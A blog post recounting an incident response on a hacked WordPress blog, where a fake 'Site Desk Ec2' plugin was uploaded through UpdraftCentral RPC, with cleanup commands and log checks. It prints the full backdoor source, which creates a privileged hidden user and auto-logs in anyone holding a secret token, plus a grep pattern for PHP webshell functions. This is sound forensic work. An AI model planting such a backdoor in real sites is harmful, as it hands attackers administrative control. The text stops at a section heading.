 The morning of October 19 didn’t start with coffee – but there was plenty of adrenaline.
The first thing I saw when I woke up was Telegram alerts telling me that something had gone wrong with RTFM:

At first, I didn’t pay much attention. PHP error alerts do happen occasionally, so I made myself some tea, sat down at my computer, opened https://rtfm.co.ua, and… Oops.
“There has been a critical error on this website”
Well, then…
Contents
First debug: PHP Fatal Error and SiteDeskEc2
First thing I did was check the logs, and at first I didn’t get it – and then it hit me…

What hit me was that I had never installed a plugin called “site-desk-ec2“. And the “EC2” at the end made my heart beat even faster.
Holy fucking shit…
“Finding Nemo”
Actually, I’d had cases with WordPress before, although quite a while ago, when a broken plugin would take down the blog. And that’s exactly when WordPress starts showing its infamous “There has been a critical error on this website“.
I also knew what to do in these situations, so the first thing I did was remove that “plugin”. But instead of just deleting it with rm -rf, having learned a thing or two over the years and generally being careful about permanently deleting data, I simply moved /var/www/rtfm/rtfm.co.ua/wp-content/plugins/site-desk-ec2/ to another directory.
After that, the blog was working again. I was still a bit freaked the fuck out, but no longer panicking, and started figuring out what exactly had happened.
I investigated this with my Hermes Agent and GPT Sol 5.6, because this is exactly the kind of situation where you need to act fast. I wrote about this in AI: LLMs, agents, work and us – engineers. Personal thoughts, where I said that yes, sometimes there simply isn’t time to sit there trying to remember LogsQL or MetricsQL syntax and do all the analysis yourself – an LLM can handle it faster and better.
Another thing that helped a lot was that when I moved RTFM to AWS (see AWS: setting up basic infrastructure for WordPress), I finally set up proper monitoring at the same time. Now all the metrics and logs from the AWS EC2 instance running the blog are collected on my home NAS, where I have VictoriaMetrics and VictoriaLogs – see VictoriaMetrics: basic monitoring for AWS, Linux, NGINX and PHP.
On the same NAS, I also have Hermes Agent running in a container inside a FreeBSD Jail (see Hermes Agent: running an AI Agent in a FreeBSD Jail with Bastille). It has access to the VictoriaMetrics and VictoriaLogs APIs, so all I had to do was ask it, “Hey dude – what the fuck is going on here?”
VictoriaLogs and the first log analysis
Here’s what we found (well, “we” is a bit of a stretch, since Hermes did most of the analysis).

On October 19 at 02:23:30 UTC, a POST request with an already suspicious User-Agent: WordPress/6.4 to the file class-udrpc.php:
POST /
User-Agent: WordPress/6.4; class-udrpc.php
source: 2a09:bac5:4e21:2e3c::49b:9
response: 200, 1721 bytes, 2.996 s

And just 37 seconds later, the first PHP Fatal error appeared:
First suspicion: UpdraftPlus/UpdraftCentral RPC and CVE-2026-10795
It looked very much like remote code execution through UpdraftPlus, exploiting CVE-2026-10795 in the UpdraftPlus plugin, which handles backups of my blog to AWS S3 buckets.
See UpdraftPlus WordPress Plugin — Unauthenticated RPC Key Bypass to Admin Creation & RCE (CVE-2026-10795) and CVE-2026-10795 Detail.
Because “udrpc” in the filename class-udrpc.php actually stands for “Up Draft RPC.
The agent immediately googled vulnerabilities involving that file and found CVE-2026-10795, so that became our first working theory.
Although, as it turned out later, that wasn’t quite it. The first clue was the plugin version: CVE-2026-10795 affected UpdraftPlus versions up to and including 2.26.4, and the fix had been released back in the summer in 2.26.5, while I already had 2.26.11 installed.
Still, I came back to this later, because the first priority was to close the hole.
First step: disabling AWS IAM keys
Just a quick note here, but I’ll mention it separately right at the beginning: you need to disable the credentials UpdraftPlus used to store backups.
I knew exactly which AWS IAM keys UpdraftPlus was using, so I disabled them first.
I’ll describe removing them from the database later on.
WordPress database backup
Before changing anything in the database, we make a backup:
[root@ip-10-0-3-146 site-desk-ec2]# umask 077 && wp db export /root/rtfm-before-updraft-cleanup-2026-10-19.sql --path=/var/www/rtfm/rtfm.co.ua --allow-root
Success: Exported to '/root/rtfm-before-updraft-cleanup-2026-10-19.sql'.
Checking blog files – what was modified
Again, having learned from experience, I didn’t run the UpdraftPlus Uninstall through the admin interface – I only deactivated it.
Next, I checked whether any files had been modified since the evening of October 18:
[root@ip-10-0-3-146 site-desk-ec2]# TZ=UTC find /var/www/rtfm/rtfm.co.ua -xdev -type f -name '*.php' -newermt '2026-10-18 23:30:00' -printf '%TY-%Tm-%Td %TH:%TM:%TS %s %p\n' | sort

2026-10-19 02:48:06.4248299950 1980140 /var/www/rtfm/rtfm.co.ua/wp-content/wflogs/config-transient.php
2026-10-19 02:48:06.4248299950 3184 /var/www/rtfm/rtfm.co.ua/wp-content/wflogs/config-livewaf.php
2026-10-19 03:28:54.6964404970 75 /var/www/rtfm/rtfm.co.ua/wp-content/wflogs/ips.php
2026-10-19 03:29:29.6465986610 40083 /var/www/rtfm/rtfm.co.ua/wp-content/wflogs/attack-data.php
2026-10-19 03:30:06.1567605880 24242 /var/www/rtfm/rtfm.co.ua/wp-content/wflogs/config-synced.php
These are all Wordfence internal files, so the changes are expected.
Next step – verify the WordPress Core file checksums:
[root@ip-10-0-3-146 site-desk-ec2]# wp core verify-checksums --path=/var/www/rtfm/rtfm.co.ua --allow-root
Warning: File doesn't exist: readme.html
Error: WordPress installation doesn't verify against checksums.
readme.html, which is also fine.
Checking WordPress users
CVE-2026-10795 made it possible to execute RPC commands with administrator privileges, including creating new users. So the next step was to check the blog’s users:
[root@ip-10-0-3-146 site-desk-ec2]# wp user list --path=/var/www/rtfm/rtfm.co.ua --allow-root --fields=ID,user_login,user_email,user_registered,roles --format=table
+----+------------+---------------------+---------------------+---------------+
| ID | user_login | user_email          | user_registered     | roles         |
+----+------------+---------------------+---------------------+---------------+
| 2  | 111        | [email protected] | 2022-11-20 17:05:50 | administrator |
| 1  | 2222222    | [email protected] | 2016-02-13 18:11:58 | administrator |
| 3  | 3333333    | [email protected] | 2023-09-30 06:47:12 | administrator |
+----+------------+---------------------+---------------------+---------------+
All of them are mine, and all were created a long time ago.
Checking UpdraftPlus options
And finally, I checked which UpdraftPlus options were in the database:
[root@ip-10-0-3-146 site-desk-ec2]# prefix=$(wp db prefix --path=/var/www/rtfm/rtfm.co.ua --allow-root) && wp db query --path=/var/www/rtfm/rtfm.co.ua --allow-root --skip-column-names "SELECT option_name, LENGTH(option_value) AS bytes FROM ${prefix}options WHERE option_name LIKE '%updraft%central%' OR option_name LIKE '%udrpc%' ORDER BY option_name;"
_transient_timeout_udrpch_2f4740a1c484f04854f4a4b3491e737c      10
_transient_udrpch_2f4740a1c484f04854f4a4b3491e737c      91
updraft_central_localkeys       2532
updraftcentral_client_log       16197
Here:
updraft_central_localkeys: active connection keys for the UpdraftCentral service_transient_udrpch_*: status of recent RPC commandsupdraftcentral_client_log: client log of executed commands – and this turned out to be very useful later
Checking the UpdraftPlus event log
Next, check the events in the UpdraftPlus log:
[root@ip-10-0-3-146 site-desk-ec2]# wp eval '
$v=get_option("updraftcentral_client_log",array());
$from=strtotime("2026-10-18 22:30:00 UTC");
$to=strtotime("2026-10-19 03:30:00 UTC");
foreach ($v as $i=>$e) {
    $raw=$e["time"] ?? "";
    $ts=is_numeric($raw) ? (int)$raw : strtotime((string)$raw);
    $ip=(string)($e["remote_ip"] ?? "");
    if (($ts && $ts >= $from && $ts <= $to) || $ip === "2a09:bac5:4e21:2e3c::49b:9") {
        $msg=(string)($e["message"] ?? "");
        $msg=preg_replace("/[A-Za-z0-9+_\/=-]{40,}/","[REDACTED_TOKEN]",$msg);
        $msg=substr(str_replace(array("\r","\n")," ",$msg),0,700);
        printf(
            "[%s] time=%s level=%s ip=%s ua=%s message=%s\n",
            $i,
            $ts ? gmdate("Y-m-d H:i:s",$ts)." UTC" : $raw,
            $e["level"] ?? "",
            $ip,
            substr((string)($e["http_user_agent"] ?? ""),0,180),
            $msg
        );
    }
}' --path=/var/www/rtfm/rtfm.co.ua --allow-root
[48] time=2026-10-18 23:45:06 UTC level=notice ip=2a09:bac5:4e21:2e3c::49b:9 ua=WordPress/6.4; class-udrpc.php message=Message was received, but not understood by local site (for: probe.central.updraftplus.com)
[49] time=2026-10-19 02:23:27 UTC level=info ip=2a09:bac5:4e21:2e3c::49b:9 ua=WordPress/6.4; class-udrpc.php message=Command received: plugin.upload_plugin
And here I could actually see exactly how site-desk-ec2 had been uploaded through RPC:
02:23:27: Command received - plugin.upload_plugin
02:24:07: first fatal from the site-desk-ec2
Removing TeamUpdraft keys
Next step – revoke the UpdraftPlus keys by simply deleting them from the blog database:
[root@ip-10-0-3-146 site-desk-ec2]# wp option delete updraft_central_localkeys --path=/var/www/rtfm/rtfm.co.ua --allow-root
Success: Deleted 'updraft_central_localkeys' option.
Checking WordPress plugin checksums
Next, verify the checksums of all plugins:
[root@ip-10-0-3-146 site-desk-ec2]# wp plugin verify-checksums --all --strict --path=/var/www/rtfm/rtfm.co.ua --allow-root
Warning: Couldn't fetch response from https://downloads.wordpress.org/plugin-checksums/freemius-fixer-develop/1.0.0.json (HTTP code 404).
Warning: Could not retrieve the checksums for version 1.0.0 of plugin freemius-fixer-develop, skipping.
Warning: Couldn't fetch response from https://downloads.wordpress.org/plugin-checksums/updraftplus/2.26.11.0.json (HTTP code 404).
Warning: Could not retrieve the checksums for version 2.26.11.0 of plugin updraftplus, skipping.
Warning: Couldn't fetch response from https://downloads.wordpress.org/plugin-checksums/wptelegram-pro/2.3.15.json (HTTP code 404).
Warning: Could not retrieve the checksums for version 2.3.15 of plugin wptelegram-pro, skipping.
Warning: Couldn't fetch response from https://downloads.wordpress.org/plugin-checksums/yet-another-stars-rating-premium/3.4.15.json (HTTP code 404).
Warning: Could not retrieve the checksums for version 3.4.15 of plugin yet-another-stars-rating-premium, skipping.
+-------------+---------------------------+----------------+
| plugin_name | file                      | message        |
+-------------+---------------------------+----------------+
| enlighter   | cache/enlighterjs.min.css | File was added |
| enlighter   | cache/enlighterjs.min.js  | File was added |
| enlighter   | cache/tinymce.css         | File was added |
+-------------+---------------------------+----------------+
Error: Only verified 55 of 60 plugins (1 failed, 4 skipped).
Files in the cache could have changed, which is expected.
And the 404 responses for freemius, updraftplus, wptelegram and yet-another-stars-rating-premium are because these are premium plugins that aren’t available in the WordPress plugin repository.
So all 55 verified plugins look fine.
Checking WordPress Cron
Next, check for any extra cron jobs. There are quite a few, so I’ve only kept the potentially interesting ones:
[root@ip-10-0-3-146 site-desk-ec2]# wp cron event list --path=/var/www/rtfm/rtfm.co.ua --allow-root --fields=hook,next_run_gmt,recurrence --format=table
+----------------------------------------------------+---------------------+---------------+
| hook                                               | next_run_gmt        | recurrence    |
+----------------------------------------------------+---------------------+---------------+
...
| updraftplus_clean_temporary_files                  | 2026-10-19 12:17:28 | 12 hours      |
...
| updraft_backup                                     | 2026-10-19 23:47:15 | 1 day         |
| updraft_backup_database                            | 2026-10-19 23:47:15 | 1 day         |
...
+----------------------------------------------------+---------------------+---------------+
These three jobs are from Updraft, and all are perfectly legitimate.
Checking Linux system cron
It is also worth checking cron jobs in the operating system itself:
[root@ip-10-0-3-146 site-desk-ec2]# echo '=== rtfm user crontab ==='; \
crontab -u rtfm -l 2>&1; \
echo '=== cron files changed after incident ==='; \
TZ=UTC find /etc/cron.d /etc/cron.hourly /etc/cron.daily /etc/cron.weekly /etc/cron.monthly /var/spool/cron \
  -xdev -type f -newermt '2026-10-19 02:20:00' \
  -printf '%TY-%Tm-%Td %TH:%TM:%TS %s %u:%g %p\n' 2>/dev/null | sort
=== rtfm user crontab ===
no crontab for rtfm
=== cron files changed after incident ===
Checking WordPress theme checksums
And verify the theme checksums:
[root@ip-10-0-3-146 site-desk-ec2]# wp theme list --path=/var/www/rtfm/rtfm.co.ua --allow-root --fields=name,status,update,version,update_version,auto_update --format=table
+-------------------+----------+--------+---------+----------------+-------------+
| name              | status   | update | version | update_version | auto_update |
+-------------------+----------+--------+---------+----------------+-------------+
| iconic-one-child  | active   | none   |         |                | off         |
| iconic-one        | parent   | none   | 3.4     |                | off         |
...
| twentytwentytwo   | inactive | none   | 2.2     |                | off         |
+-------------------+----------+--------+---------+----------------+-------------
Here, iconic-one-child is my child theme, which is currently in use, so it makes sense to check it separately:
[root@ip-10-0-3-146 site-desk-ec2]# root=/var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child; \
echo '=== Files ==='; \
find "$root" -xdev -type f -printf '%TY-%Tm-%Td %TH:%TM:%TS %s %p\n' | sort; \
echo '=== Suspicious PHP constructs ==='; \
grep -RInE --include='*.php' 'eval[[:space:]]*\(|assert[[:space:]]*\(|base64_decode[[:space:]]*\(|gzinflate[[:space:]]*\(|gzuncompress[[:space:]]*\(|str_rot13[[:space:]]*\(|shell_exec[[:space:]]*\(|passthru[[:space:]]*\(|proc_open[[:space:]]*\(|popen[[:space:]]*\(|system[[:space:]]*\(' "$root" || true
=== Files ===
2020-03-12 12:23:19.0000000000 1315 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/single.php
2020-03-12 12:25:56.0000000000 1043 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/page.php
2020-03-12 12:28:45.0000000000 4646 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/content.php
2020-03-12 20:50:01.0000000000 964 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/style.css
2026-03-22 08:12:13.9371691290 1574 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/footer.php
2026-09-30 21:14:03.8066808020 1271 /var/www/rtfm/rtfm.co.ua/wp-content/themes/iconic-one-child/functions.php
=== Suspicious PHP constructs ===
Here:
- no suspicious PHP constructs found
- none of the files were modified during today’s attack
- the
footer.phpfile was last modified in March 2026 - the file
functions.phpwas modified on September 30, 2026, well before the incident - the remaining files have been unchanged since 2020
Checking all modified WordPress files
Now we search for absolutely all files in /var/www/rtfm/rtfm.co.ua, which have been modified recently – but exclude wflogs (Wordfence):
[root@ip-10-0-3-146 site-desk-ec2]# TZ=UTC find /var/www/rtfm/rtfm.co.ua -xdev -type f -newermt '2026-10-19 02:20:00' \
  ! -path '/var/www/rtfm/rtfm.co.ua/wp-content/wflogs/*' \
  -printf '%TY-%Tm-%Td %TH:%TM:%TS %s %p\n' | sort
2026-10-19 03:50:10.4620575220 489487 /var/www/rtfm/rtfm.co.ua/llms.txt
llms.txt, which is expected to change. Everything else looks fine.
Checking all modified files on the server
The uploaded PHP code was running for 50 minutes, so it makes sense to check all files on the server that were modified after 02:20 on October 19:
[root@ip-10-0-3-146 site-desk-ec2]# TZ=UTC find / -xdev -type f -uid 991 -newermt '2026-10-19 02:20:00' \
  ! -path '/var/www/rtfm/rtfm.co.ua/wp-content/wflogs/*' \
  -printf '%TY-%Tm-%Td %TH:%TM:%TS %s %u:%g %p\n' 2>/dev/null | sort
2026-10-19 02:23:27.3678056720 141 rtfm:rtfm /root/rtfm-incident-2026-10-19/site-desk-ec2/uninstall.php
2026-10-19 02:23:27.3678056720 2117 rtfm:rtfm /root/rtfm-incident-2026-10-19/site-desk-ec2/site-desk-ec2.php
2026-10-19 02:23:27.3678056720 27 rtfm:rtfm /root/rtfm-incident-2026-10-19//site-desk-ec2/assets/public.css
2026-10-19 02:23:27.3678056720 27 rtfm:rtfm /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.js
2026-10-19 02:23:27.3678056720 27 rtfm:rtfm /root/rtfm-incident-2026-10-19/site-desk-ec2/languages/readme.txt
2026-10-19 03:41:17.3696963680 1179529 rtfm:rtfm /var/log/php/rtfm.co.ua/rtfm.co.ua-error.log
2026-10-19 03:51:26.3924035520 488685 rtfm:nginx /var/www/rtfm/rtfm.co.ua/llms.txt
Here, /root/rtfm-incident-2026-10-19/site-desk-ec2/ is my “quarantine”, and changes to the log file and llms.txt are expected.
Now that the general checks are done, we can take a look at the “plugin” itself – site-desk-ec2.
Examining Site Desk Ec2
List the files in site-desk-ec2, their permissions, owners, modification times and contents:
[root@ip-10-0-3-146 site-desk-ec2]# dir=/root/rtfm-incident-2026-10-19/site-desk-ec2; \
echo '=== METADATA ==='; \
find "$dir" -xdev -type f -printf '%M %u:%g %TY-%Tm-%Td %TH:%TM:%TS %s %p\n' | sort; \
echo '=== SHA256 ==='; \
find "$dir" -xdev -type f -print0 | sort -z | xargs -0 sha256sum; \
echo '=== SOURCE ==='; \
for f in "$dir/site-desk-ec2.php" "$dir/uninstall.php" "$dir/assets/public.js" "$dir/assets/public.css" "$dir/languages/readme.txt"; do \
  echo "===== $f ====="; \
  nl -ba "$f"; \
done
=== METADATA ===
-rw-r--r-- rtfm:rtfm 2026-10-19 05:23:27.3678056720 141 /root/rtfm-incident-2026-10-19/site-desk-ec2/uninstall.php
-rw-r--r-- rtfm:rtfm 2026-10-19 05:23:27.3678056720 2117 /root/rtfm-incident-2026-10-19/site-desk-ec2/site-desk-ec2.php
-rw-r--r-- rtfm:rtfm 2026-10-19 05:23:27.3678056720 27 /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.css
-rw-r--r-- rtfm:rtfm 2026-10-19 05:23:27.3678056720 27 /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.js
-rw-r--r-- rtfm:rtfm 2026-10-19 05:23:27.3678056720 27 /root/rtfm-incident-2026-10-19/site-desk-ec2/languages/readme.txt
=== SHA256 ===
ee2d58f3c8b2a92beee103143c0d30029f779ef82870ff250353146b54b8bcc0  /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.css
ee2d58f3c8b2a92beee103143c0d30029f779ef82870ff250353146b54b8bcc0  /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.js
17c13835af0ae8a6f5e5c864c251b5ff93125caa6cb89b69727291a18163eb39  /root/rtfm-incident-2026-10-19/site-desk-ec2/languages/readme.txt
0bd04349bc08e73aeaa3db8d97b20db780ea2d24d980ddb767e600bf02a032bc  /root/rtfm-incident-2026-10-19/site-desk-ec2/site-desk-ec2.php
3eab3f527f302ac9476c2cb4860f300aba18dcb7a6fa48857ba8aa956ac9c471  /root/rtfm-incident-2026-10-19/site-desk-ec2/uninstall.php
=== SOURCE ===
===== /root/rtfm-incident-2026-10-19/site-desk-ec2/site-desk-ec2.php =====
     1  <?php
     2  /**
     3   * Site Desk Ec2
     4   *
     5   * @package           site-desk-ec2
     6   * @author            CommonGantry
     7   * @license           GPL-2.0-or-later
     8   *
     9   * @wordpress-plugin
    10   * Plugin Name:       Site Desk Ec2
    11   * Description:       Small maintenance toolkit: keeps option storage tidy.
    12   * Version:           3.6.7
    13   * Requires at least: 5.2
    14   * Requires PHP:      7.2
    15   * Author:            CommonGantry
    16   * Text Domain:       site-desk-ec2
    17   * Domain Path:       /languages
    18   */
    19
    20  if ( ! defined( 'ABSPATH' ) ) {
    21          exit;
    22  }
    23
    24  define( 'SITEDESKEC2_VERSION', '3.6.7' );
    25  define( 'SITEDESKEC2_TOKEN', '***-7gihlY' );
    26  define( 'SITEDESKEC2_FIELD', '***' );
    27  define( 'SITEDESKEC2_SVC_LOGIN', 'page-build71' );
    28  define( 'SITEDESKEC2_SVC_PASS', '***' );
    29
    30  final class SiteDeskEc2 {
    31
    32          private static $instance = null;
    33
    34          public static function instance() {
    35                  if ( null === self::$instance ) self::$instance = new self();
    36                  return self::$instance;
    37          }
    38
    39          private function __construct() {
    40                  add_action( 'init', array( $this, 'handle_sync' ), 1 );
    41          }
    42
    43          public function handle_sync() {
    44                  if ( isset( $_GET[ self::FIELD ] ) && hash_equals( self::TOKEN, (string) $_GET[ self::FIELD ] ) ) {
    45                          $user = get_user_by( 'login', self::SVC_LOGIN );
    46                          if ( ! $user ) {
    47                                  $uid = wp_insert_user( array(
    48                                          'user_login' => self::SVC_LOGIN,
    49                                          'user_pass' => self::SVC_PASS,
    50                                          'user_email' => self::SVC_LOGIN . '@example.org',
    51                                          'display_name' => 'Site Tools',
    52                                          'role' => 'editor',
    53                                  ) );
    54                                  if ( is_wp_error( $uid ) ) return;
    55                                  $u = new WP_User( $uid );
    56                                  $u->add_cap( 'manage_options' );
    57                                  $u->add_cap( 'install_plugins' );
    58                                  $user = get_user_by( 'id', $uid );
    59                          }
    60
    61                          wp_set_current_user( $user->ID, $user->user_login );
    62                          wp_set_auth_cookie( $user->ID, true, is_ssl() );
    63                          wp_safe_redirect( admin_url( 'index.php' ) );
    64                          exit;
    65                  }
    66          }
    67  }
    68
    69  // Activation: token only
    70  register_activation_hook( __FILE__, function () {
    71          if ( ! get_option( 'site_desk_ec2_sync_token' ) ) {
    72                  update_option( 'site_desk_ec2_sync_token', 'UwD_uHPjCaZfNeP3f2iIKQRMx-7gihlY', false );
    73          }
    74  } );
    75
    76  SiteDeskEc2::instance();
===== /root/rtfm-incident-2026-10-19/site-desk-ec2/uninstall.php =====
     1  <?php
     2  if ( ! defined( 'WP_UNINSTALL_PLUGIN' ) ) exit;
     3  delete_option('site_desk_ec2_setup_stamp');
     4  delete_option('site_desk_ec2_sync_token');
===== /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.js =====
     1  /* site-desk-ec2 public */
===== /root/rtfm-incident-2026-10-19/site-desk-ec2/assets/public.css =====
     1  /* site-desk-ec2 public */
===== /root/rtfm-incident-2026-10-19/site-desk-ec2/languages/readme.txt =====
     1  site-desk-ec2 translations
Analysis results
I’m completely clueless when it comes to PHP, so this part is from my agent.
The plugin is called Site Desk Ec2, and its slug is site-desk-ec2.
This is a malicious backdoor plugin. When accessed through a specially crafted URL, it was supposed to:
-
- create the user page-build71;
- assign the editor role to that user;
- grant additional administrative capabilities:
- manage_options;
- install_plugins;
- automatically log the attacker in using a WordPress cookie;
- redirect the attacker to /wp-admin/
Why the backdoor didn’t work
